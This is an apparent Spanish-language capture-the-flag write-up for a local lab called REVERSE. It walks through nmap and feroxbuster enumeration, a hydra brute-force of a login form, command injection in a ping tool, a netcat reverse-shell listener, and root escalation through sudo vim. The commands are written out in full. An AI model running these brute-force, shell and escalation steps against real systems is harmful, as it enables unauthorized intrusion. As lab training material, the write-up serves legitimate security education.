

Iniciamos el lab **REVERSE**

```
kali@kali: ~/Downloads/Labs/Facil/REVERSE
```

Session Actions Edit View Help

```
\W//|||V\N\\M||L/AI})  
\\X/L|_|C)/-\\|_||_|/_|_)  
\\X/L|_|C)/-\\|_||_|/_|_)
```

Entrena pentesting en escenarios reales.
Simula ataques • Documenta hallazgos • Progresas como hacker ético.

```
[*] Inicializando laboratorio ofensivo....  
[+] Imagen lista para desplegar  
  
[*] Desplegando laboratorio ofensivo ...
```

```
[v] Escenario listo para el ataque.
```

```
Laboratorio: REVERSE  
Dificultad: ★★★★★★ facil  
Recompensa: 1 XP
```

Objetivo accesible en: **172.17.0.3**

Formato esperado: REVERSE{ ... }

Ingresar la flag:

Realizamos un escaneo de puertos y servicios con nmap

```
kali@kali: ~/Downloads/Labs/Facil/REVERSE
Session Actions Edit View Help


(kali@kali)-[~/Downloads/Labs/Facil/REVERSE]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.3 -oN nmap_scan
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-28 20:30 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
Initiating ARP Ping Scan at 20:31
Scanning 172.17.0.3 [1 port]
Completed ARP Ping Scan at 20:31, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:31
Scanning 172.17.0.3 [65535 ports]
Discovered open port 8080/tcp on 172.17.0.3
Completed SYN Stealth Scan at 20:31, 0.70s elapsed (65535 total ports)
Initiating Service scan at 20:31
Scanning 1 service on 172.17.0.3
Completed Service scan at 20:31, 6.05s elapsed (1 service on 1 host)
NSE: Script scanning 172.17.0.3.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:31
Completed NSE at 20:31, 0.12s elapsed
NSE: Starting runlevel 2 (of 3) scan.
```

```
kali@kali: ~/Downloads/Labs/FaciI/REVERSE
Session Actions Edit View Help
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
Nmap scan report for 172.17.0.3
Host is up, received arp-response (0.0000030s latency).
Scanned at 2026-06-28 20:31:00 CST for 7s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
8080/tcp open  http    syn-ack ttl 64 Werkzeug httpd 3.1.6 (Python 3.9.2)
|_http-title: TechFix Solutions | Portal Interno
|_http-methods:
|_ Supported Methods: HEAD GET OPTIONS
|_http-server-header: Werkzeug/3.1.6 Python/3.9.2
MAC Address: EA:CC:9E:29:C5:CA (Unknown)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:31
Completed NSE at 20:31, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.70 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)


(kali@kali)~[~/Downloads/Labs/FaciI/REVERSE]
$
```

Del escaneo inicial solo se encontró un puerto abierto 8080 http, por lo que pasaremos a inspeccionar la página web y su código fuente



```
164 }
165 </style>
166 </head>
167 <body>
168 <nav>
169 <span class="brand"> TechFix <span>Solutions</span></span>
170 <div class="links">
171 <a href="/">Inicio</a>
172 <a href="/login">Acceso Empleados</a>
173 </div>
174 </nav>
175 <div class="container">
176 <div style="text-align:center; padding: 60px 0 40px;">
177 <div style="font-size:4em;"></div>
178 <h1 style="font-size:2.4em; margin: 16px 0 8px;">TechFix Solutions</h1>
179 <p style="color:#8b949e; font-size:1.1em;">
180 Empresa de Mantenimiento y Soporte Técnico de Computadores
181 </p>
182 <p style="color:#484f58; margin-top:8px; font-size:0.9em;">
183 Portal Interno – Acceso exclusivo para personal autorizado
184 </p>
185 <a href="/login" class="btn" style="display:inline-block; margin-top:28px; text-decoration:none;">
186 Acceso Empleados →
187 </a>
188 </div>
189 <div class="stat-grid">
190 <div class="stat-card">
191 <div class="num">248</div>
192 <div class="label">Clientes activos</div>
193 </div>
194 <div class="stat-card">
195 <div class="num">17</div>
196 <div class="label">Tickets abiertos</div>
197 </div>
198 <div class="stat-card">
199 <div class="num">5</div>
200 <div class="label">Técnicos en campo</div>
201 </div>
202 </div>
203 </div>
204 </div>
205 </div>
```

En la página principal no hay información relevante, solo acceso a una página de inicio de sesión



```
168 <nav>
169   <span class="brand"> TechFix <span>Solutions</span></span>
170   <div class="links">
171     <a href="/>Inicio</a>
172     <a href="/login">Acceso Empleados</a>
173   </div>
174 </nav>
175 <div class="container">
176   <div style="max-width: 420px; margin: 60px auto;">
177     <div style="text-align:center; margin-bottom:28px;">
178       <div style="font-size:2.5em;">🔒</div>
179       <h1 style="font-size:1.6em; margin-top:10px;">Acceso Empleados</h1>
180       <p style="color:#8b949e; font-size:0.9em; margin-top:4px;">
181         TechFix Solutions – Portal Interno v2.3.1
182       </p>
183     </div>
184     <div class="card">
185       <form method="POST" action="/login">
186         <label style="font-size:0.9em; color:#8b949e;">Usuario</label>
187         <input type="text" name="username" placeholder="usuario corporativo" autocomplete="off"/>
188         <label style="font-size:0.9em; color:#8b949e;">Contraseña</label>
189         <input type="password" name="password" placeholder="contraseña"/>
190         <input type="submit" value="Ingresar al sistema" style="width:100%; margin-top:4px;" />
191       </form>
192     </div>
193     <p style="text-align:center; font-size:0.8em; color:#484f58; margin-top:16px;">
194       ¿Problemas de acceso? Contacta a soporte interno: it@techfix.local
195     </p>
196   </div>
197 </div>
198 <div>
199   <div>
200     <div>
201       <div>
202         <div>
203           <div>
204             <div>
205               <div>
206                 <div>
207                   <div>
208                     <div>
```

Nuestro siguiente paso será realizar una enumeración web para ver si hay algún directorio o archivo oculto

```
kali@kali: ~/Downloads/Labs/Facil/REVERSE
Session Actions Edit View Help

FEROXBUSTER
by Ben "epi" Risher 🍌 ver: 2.13.1

Target Url      http://172.17.0.3:8080/
In-Scope Url    172.17.0.3
Threads         50
Wordlist         /usr/share/wordlists/dirb/common.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Extensions     [pdf, txt, env, php, zip, bak]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with --
dont-filter
200 GET 209l 595w 5843c http://172.17.0.3:8080/login
200 GET 250l 700w 6921c http://172.17.0.3:8080/
302 GET 5l 22w 199c http://172.17.0.3:8080/dashboard => http://172.17.0.3:8080/login
302 GET 5l 22w 199c http://172.17.0.3:8080/logout => http://172.17.0.3:8080/login
302 GET 5l 22w 199c http://172.17.0.3:8080/tickets => http://172.17.0.3:8080/login
[#####] - 46s 32305/32305 0s found:5 errors:0
[#####] - 46s 32298/32298 703/s http://172.17.0.3:8080/
(kali@kali)~[~/Downloads/Labs/Facil/REVERSE]
$
```

Todos los accesos encontrados nos redirigen a la pagina de login por lo que intentaremos un ataque de fuerza bruta con hydra, probaremos con el usuario admin

Usaremos crunch 8 8 -t admin%% -o wordlist.txt para generar una lista con el patrón admin seguido de tres números y lo usaremos con hydra

```
(kali@kali)~[~/Downloads/Labs/Facil/REVERSE]
$ crunch 8 8 -t admin%% -o wordlist.txt
Crunch will now generate the following amount of data: 9000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000

crunch: 100% completed generating output

(kali@kali)~[~/Downloads/Labs/Facil/REVERSE]
$ hydra -l admin -P wordlist.txt 172.17.0.2 -s 8080 http-post-form "/login:username=^USER^&password=^PASS^:Usuario o contraseña incorrectos." -t 16 -V -f
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-01 21:52:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1/p:1000), ~63 tries per task
[DATA] attacking http-post-form://172.17.0.2:8080/login:username=^USER^&password=^PASS^:Usuario o contraseña incorrectos.
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "admin000" - 1 of 1000 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "admin001" - 2 of 1000 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "admin002" - 3 of 1000 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "admin003" - 4 of 1000 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "admin004" - 5 of 1000 [child 4] (0/0)


[ATTEMPT] target 172.17.0.2 - login "admin" - pass "admin137" - 138 of 1000 [child 4] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "admin138" - 139 of 1000 [child 7] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "admin139" - 140 of 1000 [child 10] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "admin140" - 141 of 1000 [child 6] (0/0)
[ATTEMPT] target 172.17.0.2 - login "admin" - pass "admin141" - 142 of 1000 [child 13] (0/0)
[8080][http-post-form] host: 172.17.0.2 login: admin password: admin123
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-01 21:52:35

(kali@kali)~[~/Downloads/Labs/Facil/REVERSE]
$
```

Se encontró una coincideencia, ahora exploraremos que encontramos dentro del portal con estas credenciales



El panel principal muestra lo que es un sistema de gestión de tickets, y en la parte de Diagnóstico hay una herramienta de verificación de ping



Probaremos si hay una mala configuración de este panel intentando inyectarle unos comandos para que los ejecute con el usuario www-data, probaremos con el comando id




Ya que podemos ejecutar comandos, intentaremos establecer una shell reversa, primero pongamos una terminal a escuchar

```
kali@Kali: ~/Downloads/Labs/Facil/REVERSE
Session Actions Edit View Help

(kali@Kali)~[~/Downloads/Labs/Facil/REVERSE]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Ahora del lado de la victima como es un servidor werkzeug ejecutaremos un código python para establecer la conexión



Y del lado de nuestra terminal que dejamos escuchando, se logra la conexión

```
(kali@Kali)~[~/Downloads/Labs/Facil/REVERSE]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 35332
sh: 0: can't access tty; job control turned off
$

(kali@Kali)~[~/Downloads/Labs/Facil/REVERSE]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 35332
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ sudo -l
Matching Defaults entries for www-data on reverse:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User www-data may run the following commands on reverse:
    (root) NOPASSWD: /usr/bin/vim
$
```

Descubrimos que el usuario www-data puede ejecutar vim con sudo sin contraseña, aprovecharemos esto para escalar privilegios como root, ejecutemos `sudo vim -c '!sh'`

```
:!sh
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Ahora que somos root ya podemos buscar la bandera y ver su contenido

```
find / -name "flag.txt" 2>/dev/null
/root/flag.txt
cat /root/flag.txt
REVERSE{XXXXXXXXXXXXXXXXXXXX}
```

Listo, solo nos queda introducir la bandera en la terminal donde iniciamos el lab

```
kali@kali: ~/Downloads/Labs/Facil/REVERSE
Session Actions Edit View Help
[*] Inicializando laboratorio ofensivo....
[+] Imagen lista para desplegar
[*] Desplegando laboratorio ofensivo ...

[v] Escenario listo para el ataque.

Laboratorio: REVERSE
Dificultad: ★★★★★★ facil
Recompensa: 1 XP

Objetivo accesible en: 172.17.0.2

Formato esperado: REVERSE{ ... }

Ingresa la flag: REVERSE{XXXXXXXXXXXXXXXXXXXX}

Objetivo comprometido con éxito.
Has dominado el laboratorio: REVERSE
Sigues avanzando como pentester ofensivo.

FECHA Y HORA: 2026-07-01 21:43:40 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```